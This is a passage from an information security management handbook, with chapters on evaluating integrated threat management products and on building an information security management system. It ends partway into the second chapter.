6. Yankee Group News Releases, Feb. 10, 2000, http://www.yankeegroup.com/webfolder/ yg21a.nsf/press/384D3C49772576EF85256881007DC0EE?OpenDocument.
7. Radin, M.J. et al., "Distributed Denial of Service Attacks: Who Pays?," Mazu Networks, http://www.mazunetworks.com/radin-es.html.
8. SANS Institute Resources, Intrusion Detection FAQ, Version 1.52, http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm.

9. Savage, M., “Reverse Firewall Stymies DDOS Attacks,” *Computer Reseller News*, Dec. 28, 2001, http://www.crn.com/sections/BreakingNews/breakingnews.asp? ArticleID=32305.
10. Desmond, P., “Cs3 Mounts Defense against DDOS Attacks,” eComSecurity.com, Oct. 30, 2001, http://www.ecomsecurity.com/News_2001-10-30_DDos.cfm.

Further Reading

Singer, A., “Eight Things that ISPs and Network Managers Can Do to Help Mitigate DDoS Attacks,” San Diego Supercomputer Center, http://security.sdsc.edu/publications/ddos.shtml.

Domain 3
Information Security and Risk Management

Security management entails the identification of an organization's information assets and the development, documentation, and implementation of policies, standards, procedures, and guidelines. It also includes management tools such as data classification and risk assessment (risk analysis) that are used to identify threats, classify assets, and to rate their vulnerabilities so that effective security controls can be implemented.

In this domain, we address the importance of establishing the foundation for the security program with policies that reflect the organization's philosophy about information asset protection. Among the practices discussed are how to deal with risk and how a practitioner manages risk to develop the trust and assurance required from information systems.

The organization's users are a critical component in achieving and maintaining information assurance. The best information security policy will sit dormant on a shelf unless the security manager has an effective, enterprisewide, ongoing security awareness campaign. Training experts agree that a well-developed communication plan can spell the difference between the success or failure of a security program.

Chapter 1

Integrated Threat Management

George G. McBride

Contents

Introduction
What Is an ITM?
Pros and Cons of an ITM Solution
Evaluating an ITM Solution
Conclusion and Lessons Learned

Integrated threat management (ITM) is the evolution of stand-alone security products into a single, unified solution that is generally cheaper and easier to implement and maintain. Combine a single console for management, updates, reports, and metrics, and you will wonder why you do not have one at home too. This chapter will introduce what an ITM solution is, the benefits and drawbacks of the solution, what to look for, and how to select a solution. Finally, the chapter will wrap up with some lessons learned to help avoid some of the common pitfalls and gaps in a typical ITM solution.

Introduction

One cannot read an information security magazine or attend a trade show without hearing about ITM. Within the same magazine or across the aisle, the next vendor may be advertising "unified threat management" or even perhaps "universal threat management." What these are, what the benefits to an organization are, what to look for when evaluating solutions, and lessons learned are discussed in this chapter. Even if you have no intention today of deploying an integrated or unified

solution, this chapter provides you with a solid background to understand thoroughly and leverage this emerging technology in the future.

Integrated, unified, and universal threat management all have much the same implementations and goals; their names are different only because they were chosen by different vendors. For the sake of consistency within this chapter, we will choose to use the phrase "integrated threat management."

To start, let us examine the definition of ITM and what it brings to the enterprise. First, ITM is focused on threats that may affect an organization. A threat is defined as some entity that may be capable of attacking or affecting the organization's infrastructure. When used in a quantitative manner, the threat component also includes likelihood and impact considerations as well. Perhaps it is a malicious payload carried via Hypertext Transfer Protocol or via e-mail, or perhaps it is a "0-day" virus not yet seen by an antivirus software manufacturer. It may be a phishing site and the accompanying e-mails inviting users to visit the site to verify their account information or it may be a polymorphic worm whose purpose is to evade firewalls while continuously morphing its signature as it attacks the next target.

An ITM platform should, by definition, protect an enterprise against all of these threats and provide a platform to monitor and manage the ITM. To address these threats, the platform may include the following functions:

- An intrusion detection system (IDS) or an intrusion prevention system (IPS)
- Antivirus solution
- Antispyware solution
- Unsolicited commercial e-mail filtering
- Content filtering that includes e-mail and instant messenger content management
- Uniform resource locator (URL) filtering, which may include serving as a Web cache proxy
- Firewalls
- Virtual private network (VPN) connectivity

It is important to note that in the absence of a defined standard for ITM, almost any product with an integrated (unified) combination of functions listed here can and likely has been called an ITM solution. Fortunately, if you follow the steps identified under "Evaluating an ITM Solution," you will learn how to identify and include the components that are important and relevant to your ITM requirements.

What Is an ITM?

The ITM platform is an extension to the information security life cycle within a typical organization. As you may recall, a number of organizations typically started with very rudimentary (compared to today's standards) IDS capabilities that complemented an existing firewall solution at the perimeter. Some number of IDS personnel actively monitored a number of consoles for anomalies and reacted accordingly based on the alarms produced by the consoles. As the technology matured, a more effective and valuable event correlation function developed that allowed us to see longer term, more sophisticated and professional style attacks. Somewhat concurrent with the advancements in event correlation came IPSs, which allowed connections that either the user or the system determined to be a threat to the system's environment to be actively shut down. The ITM platform is the next stage of evolution, by which one can monitor and manage not only firewall and IDS data, but all security appliances.

It is important to note the similarities, as well as the functional differences, between an ITM program and an effective enterprise risk management (ERM) program, which are different, but complementary, programs. Recall that the function to calculate risk can be defined as

$$\text{Risk (asset)} = \frac{T \bullet V}{C}$$

where T is the threat, V the vulnerability, and C the control or safeguard employed to protect the asset. The asset need not be a single system, but can be a collection of systems grouped by function (such as the Human Resources systems or all e-mail servers), by physical or logical location (such as New Jersey or systems in the corporate demilitarized zone), or even by system administrators or groups of users.

An ERM program is a continuously measured enterprisewide view of the risks affecting an organization. A properly implemented ERM program identifies and measures the risks from perspectives such as financial, operational, reputational, and strategy. One of the most dynamic aspects of enterprise risk is the operational component, as it includes the logical and physical security risks of an organization. Having an effective ITM program provides a component of the many inputs required to support a successful ERM program. Although it is quite possible to have a successful ERM program without an ITM program, it significantly simplifies the collection and management of data to support one aspect of the program.

Returning to the ITM discussion, the platform as such does not require that all components be manufactured by the same company, but rather the components have their life-cycle activities consolidated. These activities include the following:

- Implementation and deployment
- Management
- Reporting
- Maintenance
- Updates

Rarely does a single manufacturer produce a best-in-class product in each area that it attempts. As we will see, an ITM solution may include components from several manufacturers utilizing a completely separate third-party integration tool or it may include using the management of several components to serve as its integrated solution. Alternatively, an organization may choose to develop its own integrated solution, relying on the framework of the individual components to satisfy its needs.

As has been presented here, an ITM solution typically integrates several IT security components within the infrastructure. Consider the simplified network diagram shown in Figure 1.1, which highlights the IT security components of a typical organization.

There are equally viable architectures that could support an ITM program. In this situation, the firewall, VPN, antispyware, antivirus software, and IDS solution are individual solutions and are managed individually. One typical solution is shown in Figure 1.2.

As a typical ITM solution, the functions identified in the traditional solution in Figure 1.2 are combined into a single, integrated solution. It is quite possible, and in fact quite likely, that a typical ITM architecture may include two ITM devices to support high availability and load-balancing requirements. The primary components of an ITM solution are the management functions, the individual engines, event data, and configuration data of the ITM solution.




Figure 1.1 Traditional IT security components.




Figure 1.2 Typical ITM solution.

The management of an ITM solution is one of the most critical functions of the solution, as IT support personnel will need to manage and maintain the system. The ITM management functions should be a cohesive and tightly integrated module that includes the following:

- A dashboard that clearly shows the overall operating efficiency, critical events, and ITM functions that require attention and action and can be customized to the individual conducting the monitoring
- The ability to run queries that may be predefined by the vendor or ad hoc queries defined by the organization
- The ability to throttle traffic or reallocate processing capability to prioritize traffic or functions
- The ability to assign and manage user accounts and roles and responsibilities
- The ability to support multiple concurrent sessions to manage and monitor the device and events

The maintenance and update functions within the management component should focus on the maintenance of the ITM platform, including interfaces to the database backups, restoration, and repair. This is quite important and should also include provisions for archiving of data, and more importantly, an effective method of recalling and viewing the archived data. For example, if we need to recall the data from four months ago that has been archived to tape and stored off-site, a valuable feature of the ITM platform would be the identification of which particular tapes we need to recall and then an easy way to view the data once it has been recalled.

The core of an ITM solution is the processing engines that do the work. The antivirus engine, the firewall engine, and perhaps the reporting engine are the foundation of the solution and are utilized by the management function to provide an integrated solution. Whether the engines are single or multiple processors, shared or independent, commercial or proprietary; the customer is typically concerned about making sure that his or her requirements are satisfied during regular and peak periods.

One of the most useful and desirable benefits of an integrated solution is the correlation of the data collected and analyzed across the engines. Consider an innocent-looking e-mail message that would typically pass through an antivirus server. If the message has an HTML-based attachment that includes a Trojan or other malicious payload, an integrated solution can utilize a combination of antivirus, antispyware, unsolicited commercial e-mail filtering, and other security engines to detect the blended threat and block it from entering the network.

As part of the correlation functionality of an ITM, the management console can typically identify threats across a wider range of types of attacks, which can result in a more efficient response and can also look at the destination of more than one type of attack (such as firewall and antivirus messages) to develop an appropriate response to ensure that the organization's assets are appropriately protected.

In both examples, it is the combination of data from multiple sources that allows the analysis of aggregated data typically not detectable from a single vantage point. It is important to note, however, that most ITM solutions focus on the active protection of the organization rather than serving as a complete security event management (SEM) system. For those organizations, the adoption of a more robust SEM solution that takes input from the ITM may be preferable, as its core strength is the correlation and analysis of the data.

There is typically a database engine that focuses on maintaining the events that are detected and generated by the ITM solution. Depending on user preferences stored in the configuration database, an almost unlimited combination of events may be logged, stored, or analyzed. Some examples include

- Packets dropped by the firewall
- VPN users that were successfully authenticated and connected to the intranet
- Messages sent via e-mail that contained a predefined pattern and were logged in accordance with the requirements
- Sources of unsolicited commercial e-mail messages

The database may be a proprietary solution that can be accessed only through interfaces provided by the vendor or may not be directly accessible at all. Some vendors utilize commercially available databases on separate systems for scalability and flexibility issues that also may come with or without appropriate interfaces and may or may not require additional tuning and maintenance.

The engines and management console typically rely on a configuration database that maintains user preferences, user accounts and roles and responsibilities, and other system configuration information. This is the information that maintains the current state (and sometimes past state for rollback) of the system. Depending on the level of integration by the vendor, the ITM solution may provide a unified console to manage the configuration information but may utilize one or more databases to store the information.

It should be extensible. An ITM platform should include functions to support the implementation and deployment of additional components. For example, the inclusion of data and metrics from the desktop antivirus solution should not require a complete rewrite of the code, but

perhaps an incremental additional licensing cost. A well-designed ITM console should provide a documented and supported interface to devices and other platforms and be capable of accepting, correlating, and analyzing the data that they provide.

The extensibility of the ITM solution should not be exclusive to the front-end or "input" side, but should also include the back-end or "output" side. Many organizations may utilize the ITM solution and the built-in tools to generate alerts to appropriate persons that will conduct further investigations or obtain additional data. Some organizations may wish to use the ITM solution as an input to their dispatching or trouble ticket system. Depending on the organization's requirements, how and what the ITM solution produces may need to be evaluated and be part of the decision-making criteria.

One of the most important functions of an ITM platform from a senior management perspective will be the development of metrics and reports that highlight the overall effectiveness (or ineffectiveness) of the ITM platform. Typical metrics include the following:

- New threats identified
- Total threats encountered
- Effectiveness of managing new threats
- Trouble tickets generated
- Trouble tickets closed
- Coffees consumed while troubleshooting the ITM appliance

Well, OK, the last one was thrown in as a joke, but it should be realized that although metrics are important to the ITM platform and the organization, one should not get carried away in creating numbers for the sake of creating numbers. Metrics and reports should be generated to identify areas of the ITM program that need improvement or require some additional action to support, to measure progress, and, very important, to measure compliance to existing corporate policies and regulations.

An effective ITM solution is more than just the box and some tools to manage it. Although a separate IT security program focused on the ITM solution may not be necessary (but quite helpful), integration of the ITM solution into the existing security program is necessary. An effective program should address the following areas:

- Responsibilities of the various roles required to support and monitor the solution.
- Appropriate training and required qualifications for the various roles.
- How the system is updated (including testing) with patches, datafile updates, operating system updates, etc.
- Processes to request, review, approve, and implement changes, such as firewall rule changes and content monitoring criteria.
- All required policies, practices, standards, and procedures to support and monitor the solution. It is very important that the implementation of an ITM solution include a review or creation of a policy so that associates know what activities are monitored and logged.
- What system parameters and characteristics are monitored and included in the metrics and reports. How the metrics and reporting data are used to drive efficiency and effectiveness into the ITM solution should be addressed.
- How reports and alerts are reacted to, managed, and ultimately closed after being resolved. The ITM program should address the interface, if any is required, between the ITM solution and any system used to facilitate a response to a threat that is detected.

This is not an inclusive list of the components of an ITM solution but serves as a foundation to develop a program that can grow and adapt as necessary. Finally, the program also serves to help drive and support IT governance by ensuring that the ITM program (including all required documentation, monitoring, reaction to events, etc.) is fully operational and receiving the required support by upper management.

The ITM program should also include an IT security assessment of the implementation to measure the compliance with industry best practices and organizational policies. The assessment should review the ITM appliance or infrastructure to identify any vulnerabilities introduced, it should review the rules implemented within the ITM, and it should validate that the rules are being properly evaluated and processed by the ITM device. Finally, as part of the ITM program, assessments and audits of the ITM infrastructure should be scheduled on a regular basis.

Pros and Cons of an ITM Solution

There are a number of benefits to the deployment and implementation of a successful ITM program. Those benefits include consolidation, which typically drives cost and complexity, ease of management, and integrated reporting. The benefits of an ITM solution are not without a few drawbacks, which may include a lack of flexibility and potential performance issues if not scaled properly.

One of the most obvious and visible benefits of an ITM solution, and one of the most prevalent arguments made by ITM vendors, is the consolidation of a number of components and functions into a single, unified solution. Combining multiple functions into a single solution, and potentially a single appliance, will likely provide initial and ongoing cost savings.

Initial "capital" costs of an ITM solution are traditionally less than the costs of the individual components that comprise the ITM solution. Costs associated with vendor negotiations and licensing can be reduced from five or six vendors to a single ITM vendor. Additionally, the price of the appliance is typically substantially less than the sum of the components, through economies of scale and the use of common hardware and software. Likewise, the maintenance costs of a single appliance or solution are generally less than those of the separate components, which increases cost savings continuously over the product's life.

In the future, when the company needs another function provided by the ITM solution, it can be as simple as generating a purchase order and installing a license key that was received via e-mail. That alone often saves weeks of time and quite a bit of money for the organization. Although new policies and inputs may be needed, rearchitecting the network and lengthy vendor evaluation and negotiations will likely not be needed.

An often overlooked factor in cost savings is the cost to house the components in the data center. Just like traditional real estate costs, some organizations bill back data center costs to the business. Consider the significant reduction in costs, moving from several boxes consuming rack space to a single unit with comparable functions. Additionally, overall power consumption will be reduced, as will the cooling costs, two important factors today in data center costs. To a data center that is already at maximum capacity with existing equipment, being able to retrofit several devices to a single solution or the addition of a single box that previously would have needed half of a rack is a tremendous advantage. Adding an additional equipment rack or maintaining equipment in multiple locations adds additional costs, complexity, and overhead.

Having a single console to manage will reduce the amount of time required to maintain and manage the infrastructure. Although it is imperative to ensure that all components are regularly

updated with any appropriate signatures such as antivirus and antispyware data files, equally important are the updates at the system level. Maintaining the operating system and application updates on one system will require less time and money than maintaining the updates on several systems.

Consider the benefits of deploying an ITM solution at each branch office or location when the equipment, maintenance, and management costs are multiplied across the organization. Additionally, whether conducting an audit or an assessment at one location or each of the branch offices, having one console to measure compliance and conduct audits and assessments will be tremendously useful and beneficial to the organization.

A unified console to manage the ITM components also requires less training and shorter timeframes for employees to learn and understand. Many ITM solutions also provide for granular user-account provisioning (including roles and responsibilities) that allows individuals to have access to maintaining or monitoring their respective components. Depending on the configuration of the ITM infrastructure, logging and alerting may be "unified" as well or at least provide for a consistent and uniform notification process that can be easily integrated into an SEM architecture. Likewise, the management of the ITM infrastructure from a single console allows an administrator to view all aspects and parameters of the system without needing to hop from system to system. The benefits of an integrated ITM reporting system can help with metrics, troubleshooting, return on investment studies and compliance, audits, and assessments (as noted earlier).

Some organizations consider the lack of flexibility of an ITM solution to be a significant drawback. For example, consider the ITM solutions that are available today. Although most vendors often do not attempt to develop their own solutions for all ITM functions, they partner or form alliances to deliver that integrated solution. If you are an organization moving toward an ITM infrastructure, are you willing to use the antivirus software that the vendor has chosen versus the one that you have or want to have? What about the firewall or the VPN connectivity solution? Although you do not have to license and use all of the components offered within an ITM solution, the cost savings, management, and benefits of an integrated solution may outweigh the inconveniences. It is unlikely that each component of the ITM will have been voted "best in class," but it is likely that the overall benefits of a well-integrated solution have that vote.

Some organizations are concerned with performance issues with available ITM solutions and feel that a single appliance cannot efficiently handle all functions without significant trade-offs. Just like any other solution, corresponding requirements need to be developed individually for each function. Once those requirements are developed, ITM solutions can be evaluated. Design and architecture of the ITM solution can be evaluated. Questions such as whether specific functions are sandboxed and managed to ensure that the required memory and processing power are provided should be answered. Having a significant peak in messages with large attachments that need to be scanned should not cause the firewall to block traffic or, worse yet, allow traffic to pass without the defined screening.

Although many of the ITM solutions today are appliances, there are some software-only platforms that operate on top of hardware and operating system platforms provided by the user. Although the vendor typically provides the specifications of those systems, it may or may not define security requirements to help ensure that the platform itself is secure. Customers should understand that if a system is an appliance, they may be prohibited by licensing or may not even have access to perform security updates to the core operating system.

Evaluating an ITM Solution

One of the most important aspects of the ITM life cycle is the development of the evaluation criteria so that the available products can be reviewed and assessed against standard criteria. With more than a single person conducting the assessment process, this is critical to help ensure a consistent approach to the process. This section will discuss the development of selection criteria, scoring of solutions, and selection of the product.

The development of the selection criteria should be based on what is expected from each of the individual components as well as what the requirements are from the consolidated reporting, management, and maintenance functions. First, develop a list of the functions that are critical to being part of the ITM solution. Although firewall, VPN, and antivirus are the most common functions of an ITM solution, other functions discussed in the introduction may be considered mandatory or optional to the organization. It is important to note that many vendors market their ITM products to small to medium business enterprises. These are the organizations that may not have extensive and complex firewall, content monitoring, logging, etc., requirements. For those firms that require complex rules, have extremely heavy bandwidth requirements, or have very specific needs, an ITM solution may not fit their needs. Following the process provided here should help determine the answer for you.

Once those components are identified, individual requirements should be developed and labeled as mandatory or optional. For example, consider the firewall component and ask whether you have or expect to have Voice-over-IP (VoIP) traffic passing through your firewall. If so, Session Initiation Protocol application inspection capabilities may be a requirement to support the VoIP traffic and may be heavily weighted as such. If VoIP traffic requirements are still under review, it may be considered mandatory, with a lighter weighting according to the relative importance to the organization, or even labeled as optional.

Once the individual components have been identified and their respective requirements defined, the requirements of the unified solution should be identified and weighted. Requirements in these areas typically include

- Ability to define user roles and responsibilities that meet the organization's security needs
- Reports and metrics that support compliance, auditing, and any required return on investment information
- Extensibility and ease of access to the database engine to extract custom reports or feed to any other system
- Appliance and component updates including datafiles (such as antivirus or antispyware) and system-level updates including ease of installation, frequency of updates, and reliability of updates
- Space, size, power, and cooling requirements for integration into the data center
- The vendor road map: with appropriate consideration, the product road map including additional features and integration opportunities
- Ability to add increased capacity such as storage and bandwidth processing through systems in parallel or upgrades
- Ability to support the device, such as on-site support, 24/7 telephone service, and same-day or next-day replacement options
- Correlation features that allow one to look at data across a longer time range by threat, by asset, by physical location, etc.

Criteria	Vendor A	Vendor B	Vendor C	Vendor D	Vendor E	Vendor F	Vendor G	Vendor H	Vendor I
High availability	✓		✓		✓	✓			✓
Customizable URL filtering	✓	✓		✓					✓
FW supports 100 MB/s	✓		✓		✓		✓	✓	
SSL VPN		✓			✓				✓
FW supports VoIP	✓	✓		✓		✓		✓	
Accepts alerts from other devices			✓			✓			✓

Figure 1.3 Sample evaluation table.

When all of the requirements have been considered, a table should be developed that includes all of the requirements and their respective weighting that can be utilized to evaluate the products. A sample table is shown in Figure 1.3.

In addition to the myriad of technology-based evaluation criteria, the ITM manufacturer should also be evaluated. Moving toward an ITM solution is a difficult choice. Although the risk of going out of business may be marginal, it is a risk, as is perhaps the greater risk of a product line being dropped as a result of an acquisition or merger. When you are putting the protection of your entire infrastructure into the hands of a single organization, the company itself should be evaluated. Is the vendor venture capital financed, public, or private? What is the direction of the company? What is the reputation of the company in the industry? Is the ITM solution the main focus of the company or just a small part? Although there may not be a wrong or right answer to any of these questions, understanding the company is part of the informed decision-making process.

Many organizations follow a two-phased approach to evaluate solutions. In any event, it is important to understand and follow the product or solution evaluation methodology for your organization. The first phase is a non-technology-based review, which may consist of discussions with vendors, reading of white papers, reading of independent evaluations, and discussions with peer and industry groups. Rather than evaluating 20 or 30 ITM solutions that may satisfy your requirements, the first phase is intended to narrow the list down to a smaller, manageable list of vendors that require a more thorough evaluation. By eliminating solutions that do not meet your requirements up front, the selection pool is reduced. Solutions that marginally meet your requirements or have additional benefits and features should be noted and marked for further evaluation.

The second phase is one of further discussions with vendors and a further review of white papers, product specification sheets, and manuals and documentation. For those systems that make the short list (typically two to three systems), a "try before you buy" program may exist that allows you to implement the product in an environment that you maintain. Some organizations may have a test lab in which products are evaluated, some may choose to run the ITM solution under evaluation in parallel with preexisting solutions, and some may wish to evaluate the ITM solution operating in lieu of the preexisting solutions. The merits of each solution are varied, but the reader is warned not to test an unproven security solution in a production environment as the sole line of defense.

Conclusion and Lessons Learned

The selection, implementation, and maintenance of an ITM solution should follow the life cycle of any other IT security product deployed within an organization's infrastructure. However, given that any ITM solution typically encompasses several critical security and control components of an organization, any mistake is often amplified due to its criticality and function. Make an error on the selection of an ITM solution and five different components may not perform as expected. Realize the difficulty of developing a business case to implement an ITM solution and then realize how difficult it will be to develop a business case to implement a second, better performing, ITM solution.

To avoid these errors, during the selection phase, you must define your selection criteria accurately. It makes no difference whether an ITM solution has the best e-mail filtering if that is not nearly as important as having a firewall that serves as a VoIP gateway. Many organizations have suffered because they decided to move toward a solution that offered great and wonderful features and functionality in areas that were not part of their mandatory requirements and were perhaps actually lacking in those areas that were part of their requirements.

The development of an effective program including the ITM solution is imperative to ensure that it is properly used, monitored, and reacted to. Too many companies focus on the IT aspects of a deployment and fail to include any of the requisite training, awareness, documentation, and integration into the existing infrastructure. Without a program that addresses those areas, an organization will, at best, not fully utilize the solution. At worst, the security posture of the organization will be significantly reduced below an acceptable level if alerts are missed, personnel are not trained, parameters are not properly configured, etc.

In addition, organizations habitually neglect to plan for growth in terms of size and bandwidth within their network. Many of the ITM solutions are geared toward small- to medium-sized businesses and have plenty of room to grow and add capacity as the organization grows. However, many organizations fail to plan far enough into the future and at some point the chosen ITM solution may no longer scale to support the business needs. Be sure to look far enough into the future and be sure that the solution meets your needs today and tomorrow.

The ITM market continues to grow in terms of both number of features within each solution and number of vendors that are marketing solutions. Whether it is a single appliance or an integrated solution and whether it is from one vendor or many, you will find that there are both extremely stellar and extremely inferior products available. Understanding what your requirements are and evaluating the available products to find a viable and effective solution that meets your requirement are half of the solution. Developing and implementing a robust ITM program that supports, governs, and sustains the ITM infrastructure completes the solution and serves as the remaining foundation to a successful ITM implementation that helps reduce risk posture, saves costs, and increases management and insight into the threats affecting the organization.

Chapter 2

Understanding Information Security Management Systems

Tom Carlson

Contents

What Is an Information Security Management System?
- Definitions
- History and Background
- Concept

Why Is an ISMS Beneficial?
- Defensible
- Differentiator
- Business Enabler
- Structure

Who Participates in an ISMS?
- Board
- Executive Staff
- Management
- Operations

Where Does an ISMS Live?
- Enterprise
- Information Security Domains

How Is an ISMS Built?
- Understand the Environment
- Assess Enterprise Risk
- Charter Information Security Program
- Assess Program Risk

Create Enterprise Information Security Baseline
Directives
Methodologies
Responsibilities
Create Domain-Specific Implementations
Specifications
Procedures
Tasks
Assess Operational Risk
Measure and Monitor
Environmental Metrics
Program Metrics
Process Metrics
When Does an ISMS Protect?
Degree of Assurance
Degree of Maturity
Degree of Implementation
Summary

What Is an Information Security Management System?

Definitions

Information security: Preservation of confidentiality, integrity, and availability of information.
Management system: Coordinated activities to direct and control an organization.
Information security management system (ISMS): Coordinated activities to direct and control the preservation of confidentiality, integrity, and availability of information.

History and Background


The current process-based approach to management systems is derived from the work of W. Edwards Deming and the world of Total Quality Management (TQM). His holistic and process-based approach to the manufacturing sector was initially ignored but eventually embraced after the rapid rise in quality of Japanese products in the 1960s. Although initially viewed as relevant only to a production-line environment, the concepts of TQM have since been successfully applied to many other environments.

Concept

ISMS is an example of applying the management system conceptual model to the discipline of information security. Unique attributes to this instance of a management system include the following:

- Risk management applied to information and based upon metrics of confidentiality, integrity, and availability
- TQM applied to information security processes and based upon metrics of efficiency and effectiveness

- A monitoring and reporting model based upon abstraction layers that filter and aggregate operational details for management presentation
- A structured approach toward integrating people, process, and technology to furnish enterprise information security services
- An extensible framework from which to manage information security compliance



Why Is an ISMS Beneficial?

On the surface, ISMS may appear to be a paperwork exercise. Although this may be true, the benefit of ISMS far outweighs the resultant documentation. Of equal or greater value is the resultant thought processes, awareness, and informed-choice decision making.

Defensible

The structure inherent to an ISMS shows clear direction and authorization. Executive management direction is linked to operational detail. Details are derived from documented informed-choice decision making. Measuring and monitoring ensure reasonable awareness of the information security environment. This documented due diligence provides a defensible posture.

A standards-based ISMS allows extra defensibility through third-party validation such as certification to the ISO27001 information security management standard. This defensibility works whether one is a consumer or a source of information. Choosing to do business with an externally validated partner is a defensible decision.

Differentiator


An ISMS may serve as a market differentiator, as well as enhancing perception and image. Marketing your information services to external information-sharing partners or clients requires a degree of confidence from all parties. The extra effort of information security certification makes their decision defensible.

Business Enabler

An ISMS may serve as an umbrella to cover several regulatory components simultaneously. Most relevant regulations deal with very specific data types such as health or financial information. Controls deployed for one regulation, and managed by an overarching or blanket ISMS, typically meet the requirements of multiple regulations simultaneously. Most legal regulations also require demonstrable management of information security, something inherent in an ISMS. The potential legal and regulatory cost savings of an overarching ISMS are obvious.

An ISMS allows for, and generally is based upon, risk. Risk analysis and risk rating may serve as a fundamental justification for the selection and deployment of controls that populate the ISMS. A risk-based ISMS, such as required by the ISO27001 standard, allows for business to accept risk based upon informed-choice decision making. This ability to accept risk enables businesses to react to their environment, not someone else's interpretation of their environment.


A standards-based ISMS offers the basis for enhanced interoperability with information trading partners. The ISMS framework eases interfacing and is extensible to absorb future expansion or change. Standardized terminology facilitates communication.



Structure

An ISMS brings structure to the Information Security Program. With clear direction and authorization, roles are understood. Defined functions or services allow derivation of tasks that can be delegated. Metrics can be collected and analyzed, producing feedback for "continuous process improvement."

In many situations, creation of an ISMS inspires and spawns complementary management systems in other disciplines such as human resources, physical security, business continuity, and more. The framework and management system principles transcend disciplines and tend to enhance multidisciplinary interoperation.



Who Participates in an ISMS?

An ISMS transcends an organization from the board room to the data center. There are typically three organizational layers with four very distinct audiences.

Board

The board of directors typically provides the organizational vision and guiding principles in response to managing risk on multiple fronts, from regulatory compliance to fiduciary responsibility. The board of directors participates in the ISMS through empowerment. This empowerment or authorization is a strategic control in response to risks such as regulatory noncompliance and fiduciary irresponsibility.

Executive Staff


Senior executives are the typical owners of programs that would be managed by a management system. Management systems enhance an organization's horizontal and vertical integration and visibility. Senior executives participate in the ISMS through definition and provision of services to the enterprise by the program, such as incident management.

Management

Directors manage the tactics required to provide the program services. In a process-based ISMS, program services are provided by a collection of complementary and integrated processes. Directors participate in the ISMS through the definition, execution, and ongoing improvement of these relevant information security processes, such as contain, eradicate, restore.

Operations

Managers implement the program on an operational level. The ISMS will generate standardized methodologies and requirements, codified in organizational process and standards. Managers participate in the ISMS through integration of people, procedure, and technology in response to these organizational directives.



Where Does an ISMS Live?

An ISMS lives within an organization from the board room to the production floor, each strata addressing a different need.

Enterprise

At the enterprise level the ISMS lives in the form of a minimum enterprise information security baseline created in direct response to the enterprise information security risk addressed by upper management. The enterprise information security baseline typically consists of enterprise information security standards, processes, and roles or responsibilities. Risk acceptance for nonconformance to the information security baseline has enterprisewide information security significance.

Information Security Domains

At the operational level, an ISMS lives in multiple places and instances, based upon functional areas, or information security domains. A typical information security domain may be a data center, office area, or reception area, each with a unique security profile. Information security domains serve as the basis for enterprise information security baseline implementation. Each domain is autonomous in how it tailors the enterprise information security baseline requirements to its unique environment.

How Is an ISMS Built?

